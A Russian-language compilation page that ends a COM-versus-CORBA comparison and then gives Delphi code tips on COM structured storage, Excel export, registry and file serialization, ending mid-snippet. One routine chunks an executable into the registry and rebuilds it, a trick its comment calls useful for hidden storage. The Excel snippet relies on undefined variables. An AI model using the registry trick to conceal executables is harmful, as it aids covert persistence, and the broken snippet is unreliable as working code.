Мы уже упоминали об ограничениях языковой поддержки в СОМ. Новый вариант объектной модели, СОМ+, помимо реализации множественного наследования интерфейсов и новых возможностей времени выполнения, обещает предоставить языковые расширения, призванные упростить разработку компонентов СОМ на языках Java, Visual Basic и Visual C++. Правда, в отличие от CORBA, где трансляция описаний на IDL в конкретный язык осуществляется наиболее естественным для этого языка способом и не требует никаких его модификаций, в СОМ+ будут включены средства настройки языка для поддержки компонентов СОМ.
Если Visual Basic тесно привязан к операционным системам Microsоft, то Java по сути своей — многоплатформенный язык. В виртуальную Java-машину от Microsоft были добавлены средства поддержки СОМ. Благодаря этому объекты на Java без проблем отображаются в СОМ — но только при использовании Microsоft JVM. Чтобы преодолеть это ограничение, Microsоft надо либо реализовать виртуальные Java-машины для других платформ, либо обеспечить поддержку СОМ в Java, минуя JVM.
В CORBA изначально была заложена многоплатформенность и поддержка множества популярных языков программирования без необходимости каких-либо изменений в них. Поэтому реализации CORBA могут использоваться с произвольными компилятором, средствами разработки и операционной системой. По существу, объектный брокер запросов реализуется на большем числе платформ Microsoft, чем сама СОМ, включая Windows 3.1, Windows 95, Windows NT 3.5, Windows 4.0 и DOS. Cтандартно поддерживается значительный диапазон языков. Отображения объектов CORBA в другие языки, например, в тот же Visual Basic, пока не являются стандартными возможностями данной архитектуры, но наличествуют в некоторых реализациях.
Отображения CORBA-интерфейсов в Java не требуют никаких изменений от виртуальной Java-машины. Реализации компаний Iona, Sun и Visigenic предлагают службы CORBA времени выполнения, написанные на Java. Это означает, что в браузер можно загрузить апплет Java, который сможет обращаться к серверу CORBA без предварительной установки средств поддержки CORBA.
Зрелость и разнообразие объектных служб общего назначения, которые позволяют создать реально работающую объектную систему, и спектр поддерживаемых платформ — ключевые факторы при оценке масштабируемости объектной архитектуры. А масштабируемость — ключевая характеристика корпоративной системы. Обе модели предлагают широкий спектр общих служб, однако, СОМ, как и все детища Microsoft, не может похвастаться реальной многоплатформенностью. Это серьезный изъян для системы, которая претендует на роль фундамента для распределенных приложений в крупных организациях. Корпоративная система может охватывать тысячи пользователей, хранить терабайты данных и выполнять десятки тысяч транзакций в день. Для этого понадобятся и клиентские настольные системы, и серверы данных, и серверы приложений, и интеграция с унаследованными приложениями на мэйнфреймах. Поэтому в борьбе за крупных заказчиков не ограниченная в выборе операционных систем архитектура CORBA имеет определенные преимущества перед СОМ.
Формальное описание архитектуры и проблемы реализации
Обе технологии описываются в спецификациях, но статус, степень детализации и принципы написания этих документов сильно различаются.
CORBA определяется с помощью формализованной спецификации, написанной на языке IDL. Появлению очередной версии предшествуют четко организованный процесс адаптации нового стандарта, который обычно завершается быстрее, чем аналогичные процедуры в ISO. В результате CORBA может похвастаться значительным числом реализаций. Первоначальный вариант спецификации появился в 1991 году, и уже в 1992-м был выпущен коммерческий продукт — брокер объектных запросов DEC ObjectBroker.
Спецификация CORBA — это строго организованное описание, не обремененное деталями реализации, которые оставляются на долю разработчиков конкретных продуктов. Обилие реализаций от разных поставщиков с одной стороны стимулирует конкуренцию и, как следствие, совершенствование технологии, но с другой — порождает проблемы несовместимости разнородных продуктов. Так, спецификация CORBA включает определение Basic Object Adapter, который обеспечивает доступ к сервисам брокера объектных запросов со стороны сервера объекта. Эта часть спецификации оказалась слишком общей, так что разработчики получили слишком большую степень свободы в реализации собственных объектных адаптеров. В итоге, часто оказывалось невозможно перенести серверные компоненты архитектуры с одного ORB на другой. В новой спецификации переносимого объектного адаптера (Portable Object Adapter, POA) делается исправить этот недостаток.
Различные брокеры запросов взаимодействуют между собой по протоколу General Inter ORB Protocol (GIOP). В связи с активным переносом в среду Web критически важных корпоративных приложений наибольший интерес представляет реализация протокола GIOP на базе TCP/IP — протокол Internet Inter ORB Protocol (IIOP).
Спецификация СОМ разработана Microsoft, принадлежит Microsoft и контролируется только Microsoft. В отличие от CORBA, это не столь строго организованный документ. Деталей в описании достаточно, однако они не всегда уместны. Так, например, в спецификации подробно определяется модель Connectable Objects, которая лежит в основе механизма обработки событий в Visual Basic, но не имеет явной поддержки в самой СОМ. А раздел описания библиотеки типов, необходимого компонента для динамического вызова методов, не содержит практически никаких подробностей реализации, и разработчику приходится искать их в других источниках, например, в документации по SDK для ОС Windows.
До недавних пор реализации СОМ принадлежали только самой Microsoft. И это можно счесть ее преимуществом, поскольку не возникало проблем несовместимости продуктов разных поставщиков. Сейчас этот вопрос может стать актуальным, если Microsoft действительно заинтересована в реализации СОМ другими производителями. Усомниться же в такой заинтересованности заставляет ее усовершенствованная версия, СОМ+, которая вводит в данную объектную модель ряд важных функций и служб, доступных только на платформах Microsoft.
Обе спецификации постепенно все больше и больше разрастаются. Так, постоянно растет число поддерживаемых API-интерфейсов в архитектуре СОМ. В CORBA становится все больше IDL-интерфейсов, описывающих новые службы. И это усложняет задачу поддержания документов в согласованном и удобном для использования виде, и для одной компании, как в случае СОМ, и тем более для целого конгломерата организаций, который представляет собой Консорциум OMG.
В CORBA, некоторые службы, например, Collections и Queries, перекрываются по реализуемым функциям, и существует сразу три стандарта, описывающих базовые концепции метамодели — Object Management Architecture, Meta-Object Facility и Business Object Facility.
Промежуточные итоги
Итак, две ведущие технологии построения распределенных объектных сред имеют сходные базовые принципы и множество различий в деталях реализации. Обе технологии имеют солидный багаж проектов на их основе, что наглядно демонстрируют многочисленные «истории успеха» на Web-узле консорциума OMG (www.omg.org) и домашней страничке СОМ (www.microsoft.com/com). Примеры конкретных реализаций систем на базе CORBA группируются по отраслям промышленности, и их список очень внушителен — аэрокосмическая индустрия, банковское дело и финансы, химическая промышленность, здравоохранение, производство, издательские компании, розничная торговля, телекоммуникации, правительственные и научные организации и, наконец, реклама и маркетинг.
СОМ также может похвастаться значительным числом инсталляций. Однако до недавнего времени в ее епархию входили преимущественно настольные системы и сети масштаба рабочей группы или подразделения. Подобные СОМ-приложения доказали свою надежность и эффективность. Дополнительный плюс — интеграция с языками программирования и инструментальными средствами, которая упрощает разработку приложений на базе СОМ. Без Windows-систем сейчас не обходится большинство предприятий, поэтому СОМ/DСОМ неизбежно будет важным элементом корпоративных архитектур. Вопрос в том, сможет ли эта технология взять на себя сложные приложения корпоративного масштаба, как это делает CORBA (для чего она, собственно, и создавалась).
Построение распределенных объектных систем — не только организация вызовов удаленных методов объектов. Необходимо искать эффективное решение таких проблем, как развертывание, обеспечение защиты, управление транзакциями и координированное использование разделяемых ресурсов, обработка исключительных и ошибочных ситуаций, поддержка асинхронных коммуникаций и обеспечение высокой производительности. СОМ прошла серьезный путь от поддержки составных документов к распределенным объектам. Теперь ее успех как технологии корпоративного масштаба зависит от того, насколько эффективными будут усилия Microsoft в решении перечисленных выше задач. Отсутствие четкой формализации архитектуры, ориентация на оптимизацию под отдельный язык или платформу, а не на общие решения, типичный для корпорации процесс внесения изменений по принципу «ad-hoc» — все это аргументы не в пользу СОМ.
С другой стороны, у СОМ, безусловно, есть серьезные заделы, позволяющие рассчитывать на успех. Сервер транзакций MTS способен значительно повысить продуктивность клиент-серверных приложений. Полная интеграция MTS и службы асинхронных взаимодействий MSMQ с базовыми возможностями СОМ в спецификации СОМ+, а также средства поддержки унаследованных приложений на мэйнфреймах и тесная взаимосвязь СОМ и ее служб с операционной системой делают эту модель привлекательной базовой технологией для построения объектно-ориентированных распределенных приложений. Но только для тех вычислительных сред, которые опираются на Windows.
Серверные технологии Microsoft готовы поддержать ее союзники. Имеющая огромное влияние на корпоративный рынок Compaq в феврале сообщила о запуске целой серии программ и служб, цель которых — обеспечить крупным предприятиям максимально благоприятные условия для развертывания архитектуры Distributed interNet Applications на платформе NT.
По сравнению с СОМ, CORBA представляет собой четкую и полную объектную архитектуру, изначально ориентированную на гетерогенную среду. Использование IDL для всех определений элементов архитектуры делает модель согласованной, четко организованной и легко расширяемой. Концепция отображения в языки программирования обеспечивает взаимодействие объектов, создаваемых в разных языковых средах. Понятие объектной ссылки обеспечивает строгую идентификацию объекта и упрощает работу по размещению объекта.
CORBA обеспечивает реальную многоплатформенность. Реализации CORBA многочисленны и принадлежат множеству производителей (с их полным списком и описанием продуктов можно познакомиться в Web по адресу www.corba.org/vendors). Эти продукты поддерживают обширный диапазон аппаратных платформ, в том числе мэйнфреймы, миникомпьютеры и Unix-системы. Однако разнообразие реализаций имеет и свои недостатки, прежде всего потенциальную проблему несовместимости.
Ряд продуктов позволяет сосуществовать объектам СОМ/CORBA. Взаимодействие объектов CORBA с OLE/COM определяется в спецификации CORBA, начиная с версии 2.0. Поддержку смешанной среды СОМ/CORBA обеспечивают в своих системах, например, компании Iona, Visual Edge и NobleNet. Так, Iona получила лицензию от Microsoft на использование технологии СОМ в системе СОМet, которая позволяет организовать «мост» между объектами в разных архитектурах. Непосредственную интеграцию СОМ, CORBA, RPC и Java обеспечивает анонсированная в начале этого года последняя версия системы Nouveau компании NobleNet.
Фактор Enterprise JavaBeans.
Наш обзор посвящен двум самым известным и широко используемым объектным моделям. Однако, обсуждая тему объектно-ориентированных распределенных приложений, трудно обойти решения для Java-сред, которые предлагает компания Sun Microsystems. В марте 1998 года появилась спецификация Enterprise JavaBeans (EJB), существенно расширившая возможности первоначальной компонентной модели JavaBeans [4]. Если первоначальная модель была предназначена прежде всего для построения компонентов на стороне клиента, то EJB представляет собой фундамент для реализации динамически подключаемых серверных компонентов, которые позволяют расширять функциональность сервера во время выполнения. EJB обеспечивает более высокий уровень взаимодействия — уровень связи между удаленными готовыми компонентами, который, в свою очередь опирается на взаимодействие удаленных объектов клиента и сервера. Для Java-объектов это взаимодействие обеспечивает механизм удаленного вызова методов (remote method invocation, RMI), который во многом сходен с CORBA [5]: сервер объекта скрывает от клиента подробности его реализации, предоставляя доступ к объекту посредством интерфейса, написанного на языке Java.
В спецификации EJB заложена совместимость с CORBA — эта технология используется для прозрачного взаимодействия удаленных объектов, реализованных не на Java. С другой стороны, в новой CORBA 3.0 присутствует спецификация компонентной модели CORBA Component Model — переход на более высокий уровень построения компонентных объектно-ориентированных приложений непосредственно с помощью CORBA. Причем эта компонентная модель обеспечивает отображение компонент CORBA в JavaBeans.
Несмотря на свою сравнительно недолгую историю, EJB привлекла к себе пристальное внимание, и несколько крупных поставщиков решений в области промежуточного ПО уже анонсировали свои продукты на базе новой компонентной модели. Эта популярность отражает общую тенденцию — индустрия промежуточного ПО движется в сторону управления взаимодействием объектов и компонентов, к объединению объектной философии и принципов традиционного промежуточного ПО типа мониторов транзакций. В итоге появляются продукты нового типа — так называемые объектные мониторы транзакций (object transactional monitor, ОТМ), можно также встретить термин «component oriented middleware».
По оценкам GartnerGroup, уже в 1999 году эти системы будут доминировать в качестве средств межпрограммного взаимодействия при разработке новых распределенных приложений. По прогнозам, сделанным этой компанией в середине прошлого года, в начале третьего тысячелетия львиная доля всех новых корпоративных клиент-серверных архитектур будет базироваться на ОТМ-платформах от четырех основных поставщиков — Microsoft, Oracle, IBM и Вea. Из них три системы, Oracle Network Computing Architecture (NCA), IBM Component Broker и Вea Iceberg, опираются на технологию CORBA, а ударной силой платформы Microsoft Distributed interNet Applications (DNA) станет спецификация СОМ+. Возможно, в группу лидеров войдут и системы на базе EJB.
Будущее объектно-ориентированных программ связано с моделями СОМ и CORBA. Пока для сложных неоднородных распределенных сред наиболее предпочтительным кандидатом остается строгая многоплатформенная архитектура CORBA, возможно, с интеграцией СОМ для взаимодействия с настольными Windows-системами. Удастся ли СОМ+ потеснить уважаемую CORBA на рынке корпоративных приложений, как будут развиваться отношения между технологиями (то есть средства их интеграции друг с другом и одновременную поддержку в продуктах) и как впишутся в эту гонку лидеров новые Java-технологии — покажет время.
©Drkb::04361.
DelphiWorld 6.0.
| СОМ хранилища: подпольная файловая система |
СОМ хранилища: подпольная файловая система
Перед многими программистами рано или поздно постает вопрос: "В каком формате хранить данные своей программы". Хорошо, если это тип данных с фиксированной длинной, а если надо сохранить разнородные данные, да еще чтоб в одном файле(чтоб потом не разбираться с десятком другим файлов с данными)... Тут на помощь приходить сама Windows(жуть какую сказал: "Windows... и на помощь") с технологией структурированного хранилища данных.
Определения
Структурированные хранилища данных - это файлы особой "самодокументированной" структуры, в которых могут мирно уживаться разнородные данные (от простого текста, до фильмов, архивов и... программ). Так как эта технология есть неотъемлемой частью Windows, то доступ к ней возможен из любого средства программирования, которое поддерживает технологию COM. Одним из таких приложений является и Delphi, на основе которого будет описана технология доступа к структурированным хранилищам данных.
Структура хранилищ
Как уже было сказано, COM хранилища - файлы особой структуры(рис.1) и напоминают иерархическую файловую систему. Так в них есть корневое хранилище (Root Entry) в котором могут содержаться как отдельные потоки("файлы"), так и хранилища второго уровня("каталоги"), в них в свою очередь хранилища третьего уровня и т.д. Управление каждым хранилищем и потоком осуществляется посредством отдельного экземпляра интерфейса: IStorage - для хранилищ и IStream - для потоков. А теперь рассмотрим конкретнее некоторые операции над ними.
Создание и открытие хранилищ
Создание структурированных хранилищ осуществляется с использованием функции StgCreateDocFile, из модуля ActiveX.pas. Синтаксис этой функции выгладит таким образом: function StgCreateDocfile(pwcsName: POleStr; grfMode: Longint; reserved: Longint; out stgOpen: IStorage): HResult; stdcall;
где
· pwcsName
название хранилища(т.е. название файла).
· grfMode
флаги доступа(комбинация значений STGM_*).
· reserved
он и в Африке RESERVED.
· StgOpen
ссылка на интерфейс IStorage нашего главного хранилища. Результат функции как всегда транслируем в исключения Delphi посредством OleCheck.
Для открытия хранилища используется функция StgOpenStorage: function StgOpenStorage(pwcsName: POleStr; stgPriority: IStorage; grfMode: Longint; snbExclude: TSNB; reserved: Longint; out stgOpen: IStorage): HResult; stdcall; неизвестный параметр - stgPriority указывает на ранее открытый экземпляр главного хранилища (почти всегда nil).
Когда хранилище открыто (запись данных)...
Рассмотрим более подробно методы интерфейса IStorage. Создание потока - IStorage.CreateStream. function CreateStream(pwcsName: POleStr; grfMode: Longint; reserved1: Longint;reserved2: Longint; out stm: IStream): HResult; stdcall;
параметры:
· pwcsName
название потока.
· grfMode
Флаги доступа
· reserved1, reserved2
· соответственно.
· stm
указатель на созданный поток.
Открытие потока - IStorage.OpenStream. function OpenStream(pwcsName: POleStr; reserved1: Pointer; grfMode: Longint;reserved2: Longint; out stm: IStream): HResult; stdcall;
параметры:
· pwcsName
название потока.
· reserved1
Nil.
· grfMode
флаги доступа
· reserved2
0.
· stm
указатель на открытый поток.
Создание подхранилища - IStorage.CreateStorage. function CreateStorage(pwcsName: POleStr; grfMode: Longint; dwStgFmt: Longint; reserved2: Longint; out stg: IStorage): HResult;stdcall; Открытие подхранилища - IStorage.OpenStorage. function OpenStorage(pwcsName: POleStr; const stgPriority: IStorage; grfMode: Longint; snbExclude: TSNB; reserved: Longint;out stg: IStorage): HResult; stdcall;
Теперь мы можем приступить к чтению(записи) данных из(в) потоков посредством интерфейсов IStream. Тут можно заметить до боли знакомые (для Дельфийцев) методы работы с потоками:Read,Write, Seek, SetSize, CopyTo... а если так, то почему бы не перевести их в более простую и понятную(по крайней мере для меня) объектную форму. Для этого воспользуемся наработками Borland собранными в модуле AxCtrls.pas, точнее классом TOleStream, который интерпретирует вызовы методов интерфейса IStream в соответствущие методы класса TStream.
А для того чтоб не быть пустословным - приведу небольшой примерчик:
Code: Implementation. Uses ActiveX,AxCtrls,ComObj; {$R *.dfm}. Procedure TForm1.Button1Click(Sender: TObject); Var Stg:IStorage; Strm:IStream; OS:TOleStream; S:String; Begin. OleCheck(StgCreateDocfile('Testing.stg',STGM_READWRITE or STGM_SHARE_EXCLUSIVE ,0,Stg)); OleCheck(Stg.CreateStream('Testing',STGM_READWRITE or STGM_SHARE_EXCLUSIVE,0,0,Strm)); OS:=TOleStream.Create(Strm); Try. S:='This is the test'; OS.WriteBuffer(Pointer(S)^,Length(S)); Finally. OS.free; Strm:=nil; Stg:=nil; End; End; End.
| Сохранение данных в Clipboard. |
Автор: Vladimir Timonin.
| Сохранение данных из ListView в *.xls. |
Code: { **** UBPFD *********** by kladovka.net.ru **** >> Сохранение данных из ListView в *.xls. Сохранение данных из ListView в *.xls. Зависимости: ComObj. Автор: dDan, ddan2002@mail.ru. Copyright: dDan. Дата: 3 декабря 2003 г. ********************************************** } Procedure ListToExcel(ListView: TListView); Var. Row,i:integer; Range,Sheet:VAriant; Begin. Try. Excel:=CreateOleObject('Excel.Application'); Except. Raise Exception.Create('Невозможно поключиться к серверу Excel'); End; Screen.Cursor:=crHourGlass; Excel.SheetsInNewWorkBook:=1; Excel.WorkBooks.Add; Sheet:=Excel.Workbooks[1].Sheets[1]; Range:=Sheet.Columns; Range.Columns[1].ColumnWidth:=30; //Количество Столбцов и их ширина. Range.Columns[n].ColumnWidth:=30; Range.Columns[n+1].ColumnWidth:=30; Range.Columns.Font.Size:=8; Range:=Sheet.Range['a1:f1']; Range.Font.Size:=15; Range.Font.Bold:=True; Range.Columns.Interior.ColorIndex:=6; Range.HorizontalAlignment:=3; Sheet.Cells[1,2]:='Данные на '+DateToStr(Date);//Заголовок. Range:=Sheet.Range['a2:f2']; Range.Font.Size:=10; Range.Font.Bold:=True; Sheet.Cells[2,1]:='АА';//Названия столбцов. Sheet.Cells[2,n]:='ББ'; Sheet.Cells[2,n+1]:='вв';; Row:=3; For i :=0 to List.Items.Count-1 do begin. Sheet.Cells[Row,1]:=ListView.Items.Item[i].Caption; Sheet.Cells[Row,2]:=ListView.Items.Item[i].SubItems[n]; Sheet.Cells[Row,3]:=ListView.Items.Item[i].SubItems[n+1]; Inc(Row); End; Screen.Cursor:=crDefault; If SaveDialog.Execute then Excel.WorkBooks[1].SaveAs(exs.FileName);//Сохраняем. Excel.Visible:=True;//Показываем Excel. End;
| Сохранение бинарного файла в реестре с последующим его извлечением |
Code: { **** UBPFD *********** by delphibase.endimus.com **** >> Сохранение бинарного файла в реестре с последующим его извлечением. Функции позволяют разбить файл на блоки 16к и затем поместить бинарные. Данные в реестр, а так же собрать эти данные обратно в файл при необходимости. Не знаю зачем этот код нужен , но возможно он пригодится для скрытого. Хранения данных . Не рекомендуется (!) сохранять слишком большие файлы. В реестре , потому что размеры реестра ограничены . Зависимости: Registry,SysUtils. Автор: Sergey, gloom@imail.ru, Koenigsberg. Copyright: KosilkA. Дата: 4 декабря 2003 г. ***************************************************** } ////////////////////////////////////////////////// // функция разбивки и сохранения файла в реестр: Function SaveToRegistry(RootKey: HKEY; FileName, KeyName: string): Bool; //где RootKey-раздел реестра, //FileName-путь к файлу , //KeyName-ключ реестра в который будем сохранять. Var. FromF: file; NumRead, i: Integer; Buf: array[0..16383] of byte; Reg: tregistry; Begin. Try. AssignFile(FromF, filename); Reset(FromF, 1); Reg := tregistry.Create; Reg.RootKey := rootkey; If reg.OpenKey(keyName, true) = false then //если невозможно. //открыть ключ с правами. //записи , то что то не так. Begin. Result := false; Reg.Free; Exit; //выходим. End; I := 0; Repeat //читаем и записывае в цикле. BlockRead(FromF, Buf, SizeOf(Buf), NumRead); //читаем блок из файла. If numread <> 0 then. Begin. Reg.WriteBinaryData(inttostr(i), buf, numread); //сохраняем блок в реестр. Inc(i); End; Until (NumRead = 0); CloseFile(FromF); Reg.CloseKey; Reg.Free; Result := true; Except. Reg.CloseKey; Reg.Free; Result := false; End; End; ////////////////////////////////////////////////// // функция сборки сохраненного файла: Function BuildFromRegistry(RootKey: HKEY; KeyName, ToFileName: string): Bool; //где RootKey-раздел реестра, //KeyName -ключ реестра , //ToFileName-имя выходного файла . Var. Numwritten, i: integer; ToF: file; Buf: array[0..16383] of byte; Reg: tregistry; Begin. Try. AssignFile(ToF, tofilename); Rewrite(ToF, 1); Reg := tregistry.Create; Reg.RootKey := rootkey; If reg.OpenKey(keyname, true) = false then. //если указанный ключ невозможно открыть - выходим. Begin. Result := false; Reg.Free; Exit; End; I := 0; Repeat. //в цикле находим значения. //начиная с "0" , читаем их. //и добавляем блоки к файлу. If reg.ValueExists(inttostr(i)) = true then. Begin. Reg.ReadBinaryData(inttostr(i), buf, reg.GetDataSize(inttostr(i))); BlockWrite(ToF, Buf, reg.GetDataSize(inttostr(i))); End; Inc(i); Until reg.ValueExists(inttostr(i)) = false; CloseFile(ToF); Reg.CloseKey; Reg.Free; Result := true; Except. Reg.CloseKey; Reg.Free; Result := false; End; End; // Пример использования: // сохранить: SaveToRegistry(HKEY_CURRENT_USER, Application.ExeName, '\Software\MyData\test'); // извлечь: BuildFromRegistry(HKEY_CURRENT_USER, '\Software\MyData\test', 'MyBuildApp.exe');
Сохранение и загрузка данных в объекты на примере коллекций.
| Сохранение и загрузка данных в объекты на примере коллекций. |
Сохранение и загрузка данных в объекты на примере коллекций.
Если в Вашей программе используются классы для описания объектов некоторой предметной области, то данные, их инициализирующие, можно хранить и в базе данных. Но можно выбрать гораздо более продуктивный подход, который доступен в Delphi/C++ Builder. Среда разработки Delphi/C++ Builder хранит ресурсы всех форм в двоичных или текстовых файлах и эта возможность доступна и для разрабатываемых с ее помощью программ. В данном случае, для оценки удобств такого подхода лучше всего рассмотреть конкретный пример.
Необходимо реализовать хранение информации о некоей службе рассылки и ее подписчиках. Будем хранить данные о почтовом сервере и список подписчиков. Каждая запись о подписчике хранит его личные данные и адрес, а также список тем(или каталогов), на которые он подписан. Как большие поклонники Гради Буча (Grady Booch), а также будучи заинтересованы в удобной организации кода, мы организуем информацию о подписчиках в виде объектов. В Delphi для данной задачи идеально подходит класс TCollection, реализующий всю необходимую функциональность для работы со списками типизированных объектов. Для этого мы наследуемся от TCollection, называя новый класс TMailList - список рассылки, а также создаем наследника от TCollectionItem - TMailClient - адресат рассылки. Последний будет содержать все необходимые данные о подписчике, а также реализовывать необходимые функции для работы с ним.
Саму коллекцию с подписчиками нам нужно будет поместить в некий базовый класс, который мы и будем сохранять и загружать. На роль такового подходит класс TMailer - почтовый клиент. Начнем с TMailClient.
Code: Type. TMailClient = class(TCollectionItem). Private. FName: string; FAddress: string; FEnabled: boolean; FFolders: TStringList; Public. Files: TStringList; // список файлов к рассылке. заполняется в run-time. Сохранению не подлежит. Constructor Create(Collection: TCollection); override; Destructor Destroy; override; Procedure PickFiles; Published. Property Name: string read FName write FName; // имя адресата. Property Address: string read FAddress write FAddress; // почтовый адрес. Property Enabled: boolean read FEnabled write FEnabled default true; Property Folders: TStringList read FFolders write FFolders; // список папок (тем) подписки. End;
Класс содержит сведения о имени клиента, его адресе, его статусе(Enabled), а также список каталогов, на которые он подписан. Процедура PickFiles составляет список файлов к отправке и сохраняет его в свойстве Files Класс TMailList, хранящий объекты класса TMailClient, приведен ниже.
Code: TMailList = class(TCollection). Public. Function GetMailClient(Index: Integer): TMailClient; Procedure SetMailClient(Index: Integer; Value: TMailClient); Public. Function Add: TMailClient; Property Items[Index: Integer]: TMailClient read GetMailClient write SetMailClient; default; End;
Теперь поместим класс TMailList в класс TMailer. В него можно будет потом включить данные о параметрах доступа к почтовому серверу для отправки почты. Он мог бы и отправлять почту, но в данном примере это не использовано, дабы не перегружать код.
То есть в нашем примере он выполняет только роль носителя данных о подписчиках и их подписке. Класс TComponent, от которого он наследуется можно сохранить в файл, в то время как TCollection самостоятельно не сохранится. Только если она агрегирована в TComponent. Именно это у нас и реализовано.
Code: TMailer = class(TComponent). Private. FMailList: TMailList; Public. Constructor Create(AOwner: TComponent); override; Destructor Destroy; override; Published. Property MailList: TMailList read FMailList write FMailList; // коллекция - список рассылки. // здесь можно поместить, к примеру, данные о соединении с почтовым сервером. End;
Повторюсь. В данном случае мы наследуемся от класса TComponent, для того, чтобы была возможности записи данных объекта в файл. Свойство MailList содержит уже объект класса TMailList. Реализация всех приведенных классов приведена ниже.
Code: Constructor TMailClient.Create(Collection: TCollection); Begin. Inherited; Folders := TStringList.Create; Files := TStringList.Create; FEnabled := true; End; Destructor TMailClient.Destroy; Begin. Folders.Free; Files.Free; Inherited; End; // здесь во всех каталогах Folders ищем файлы для рассылки и помещаем их в Files. Procedure TMailClient.PickFiles; Var i: integer; Begin. For i:=0 to Folders.Count-1 do CreateFileList(Files, Folders[i]); End; // Стандартный код при наследовании от класса коллекции: переопределяем тип. Function TMailList.GetMailClient(Index: Integer): TMailClient; Begin. Result := TMailClient(inherited Items[Index]); End; // Стандартный код при наследовании от класса коллекции. Procedure TMailList.SetMailClient(Index: Integer; Value: TMailClient); Begin. Items[Index].Assign(Value); End; // Стандартный код при наследовании от класса коллекции: переопределяем тип. Function TMailList.Add: TMailClient; Begin. Result := TMailClient(inherited Add); End; // создаем коллекцию адресатов рассылки TMailList. Constructor TMailer.Create(AOwner: TComponent); Begin. Inherited Create(AOwner); MailList := TMailList.Create(TMailClient); End; Destructor TMailer.Destroy; Begin. MailList.Free; Inherited; End; //---------------------
Функция CreateFileList создает по каким-либо правилам список файлов на основе переданного ей списка каталогов, обходя их рекурсивно. К примеру, она может быть реализована так.
Code: Procedure CreateFileList(sl: TStringList; const FilePath: string); Var. Sr: TSearchRec; Procedure ProcessFile; Begin. If (sr.Name = '.')or(sr.Name = '..') then exit; If sr.Attr <> faDirectory then. Sl.Add(FilePath + '\' + sr.Name); If sr.Attr = faDirectory then. Begin. CreateFileList(sl, FilePath + '\' + sr.Name); End; End; Begin. If not DirectoryExists(FilePath) then exit; If FindFirst(FilePath + '\' + '*.*', faAnyFile , sr) = 0 then ProcessFile; While FindNext(sr) = 0 do ProcessFile; FindClose(sr); End;
В итоге мы располагаем классом TMailer, содержащим всю необходимую нам информацию. Теперь перейдем к созданию объекта, их сохранению и загрузке.
Code: Var. Mailer: TMailer; // это наш объект для хранения данных о почтовой рассылки. // Процедура загрузки данных в объект. Может быть процедурой OnCreate() главной формы. Procedure TfMain.FormCreate(Sender: TObject); Var. SDataFile, sTmp: string; I, j: integer; Begin. Mailer := TMailer.Create(self); // будем считать, что данные были сохранены в файл users.dat в каталоге программы. SDataFile := ExtractFilePath(ParamStr(0)) + 'users.dat'; //...загрузка данных из файла. If FileExists(sDataFile) then. LoadComponentFromTextFile(Mailer, sDataFile); { здесь данные из файла загружены }. //...перебор подписчиков. For i:=0 to Mailer.MailList.Count-1 do. Begin. STmp := Mailer.MailList[i].Name; //...обращение к имени. STmp := Mailer.MailList[i].Address; //...обращение к адресу. //... sTmp - фиктивная переменная. Поменяйте ее на свои. Mailer.MailList[i].PickFiles; //... поиск файлов для отправки очередному подписчику. //...перебор найденных файлов к отправке. For j:=0 to Mailer.MailList[i].Files.Count-1 do. Begin. STmp := Mailer.MailList[i].Files[j]; End; End; End;
После загрузки данных мы можем работать с данными в нашей коллекции подписчиков. Добавлять и удалять их ( Mailer.MailList.Add; Mailer.MailList.Delete(Index); ). При завершении работы программы необходимо сохранить уже новые данные в тот же файл.
Code: // Процедура сохранения данных из объекта в файл. Может быть процедурой OnDestroy() главной формы. Procedure TfMain.OnDestroy; Begin. //...сохранение данных в файл users.dat. SaveComponentToTextFile(Mailer, ExtractFilePath(ParamStr(0)) + 'users.dat'); End;
Хранение данных в файле позволяет оказаться от использования БД, если объем данных не слишком велик и нет необходимости в совместном доступе к данным. Самое главное - мы организуем все данные в виде набора удобных для работы классов и не тратим время на их сохранение и инициализацию из БД. Приведенный пример лишь иллюстрирует этот подход. Для его реализации могут подойти и 2 таблицы в БД. Однако приведенный подход удобен при условии, что данные имеют сложную иерархию. К примеру, вложенные коллекции разных типов гораздо сложнее разложить в базе данных, для их извлечения потребуется SQL. Решайте сами, судя по своей конкретной задаче.
Далее приведен код функций для сохранения/чтения компонента.
Code: //...процедура загружает(инициализирует) компонент из текстового файла с ресурсом. Procedure LoadComponentFromTextFile(Component: TComponent; const FileName: string); Var. Ms: TMemoryStream; Fs: TFileStream; Begin. Fs := TFileStream.Create(FileName, fmOpenRead); Ms := TMemoryStream.Create; Try. ObjectTextToBinary(fs, ms); Ms.position := 0; Ms.ReadComponent(Component); Finally. Ms.Free; Fs.free; End; End; //...процедура сохраняет компонент в текстовый файл. Procedure SaveComponentToTextFile(Component: TComponent; const FileName: string); Var. Ms: TMemoryStream; Fs: TFileStream; Begin. Fs := TFileStream.Create(FileName, fmCreate or fmOpenWrite); Ms := TMemoryStream.Create; Try. Ms.WriteComponent(Component); Ms.position := 0; ObjectBinaryToText(ms, fs); Finally. Ms.Free; Fs.free; End; End;
составление статьи: Андрей Чудин, ЦПР ТД Библио-Глобус.
Взято из http://delphi.chertenok.ru.
©Drkb::00127.
| Сохранение и чтение TStringGrid. |
Code: Procedure SaveGrid; Var. F: textfile; X, y: integer; Begin. Assignfile(f, 'Filename'); Rewrite(f); Writeln(f, stringgrid.colcount); Writeln(f, stringgrid.rowcount); For X := 0 to stringgrid.colcount - 1 do. For y := 0 to stringgrid.rowcount - 1 do. Writeln(F, stringgrid.cells[x, y]); Closefile(f); End;
| Сохранение свойств шрифтов |
Code: //Saving and restoring font properties in the registry. Uses typInfo, Registry; Function GetFontProp( anObj: TObject) : TFont; Var. PInfo: PPropInfo; Begin. { try to get a pointer to the property information for a property with the. Name 'Font'. TObject.ClassInfo returns a pointer to the RTTI table, Which. We need to pass to GetPropInfo }. PInfo := GetPropInfo( anObj.ClassInfo, 'font' ); Result := Nil; If PInfo <> Nil Then. { found a property with this name, check if it has the correct type }. If (PInfo^.Proptype^.Kind = tkClass) and. GetTypeData(PInfo^.Proptype^)^.ClassType.InheritsFrom(TFont). Then. Result := TFont(GetOrdProp( anObj, PInfo )); End; { GetfontProp }. Function StyleToString( styles: TFontStyles ): String; Var. Style: TFontStyle; Begin. Result := '['; For style := Low(style) To High(style) Do Begin. If style IN styles Then Begin. If Length(result) > 1 Then. Result := result + ','; Result := result + GetEnumname( typeInfo(TFontStyle), Ord(style)); End; { If }. End; { For }. Result := Result + ']'; End; { StyleToString }. Function StringToStyle( S: String ): TFontStyles; Var. Sl : TStringlist; Style: TfontStyle; I : Integer; Begin. Result := []; If Length(S) < 2 Then Exit; If S[1] = '[' Then. Delete(S, 1, 1); If S[Length(S)] = ']' 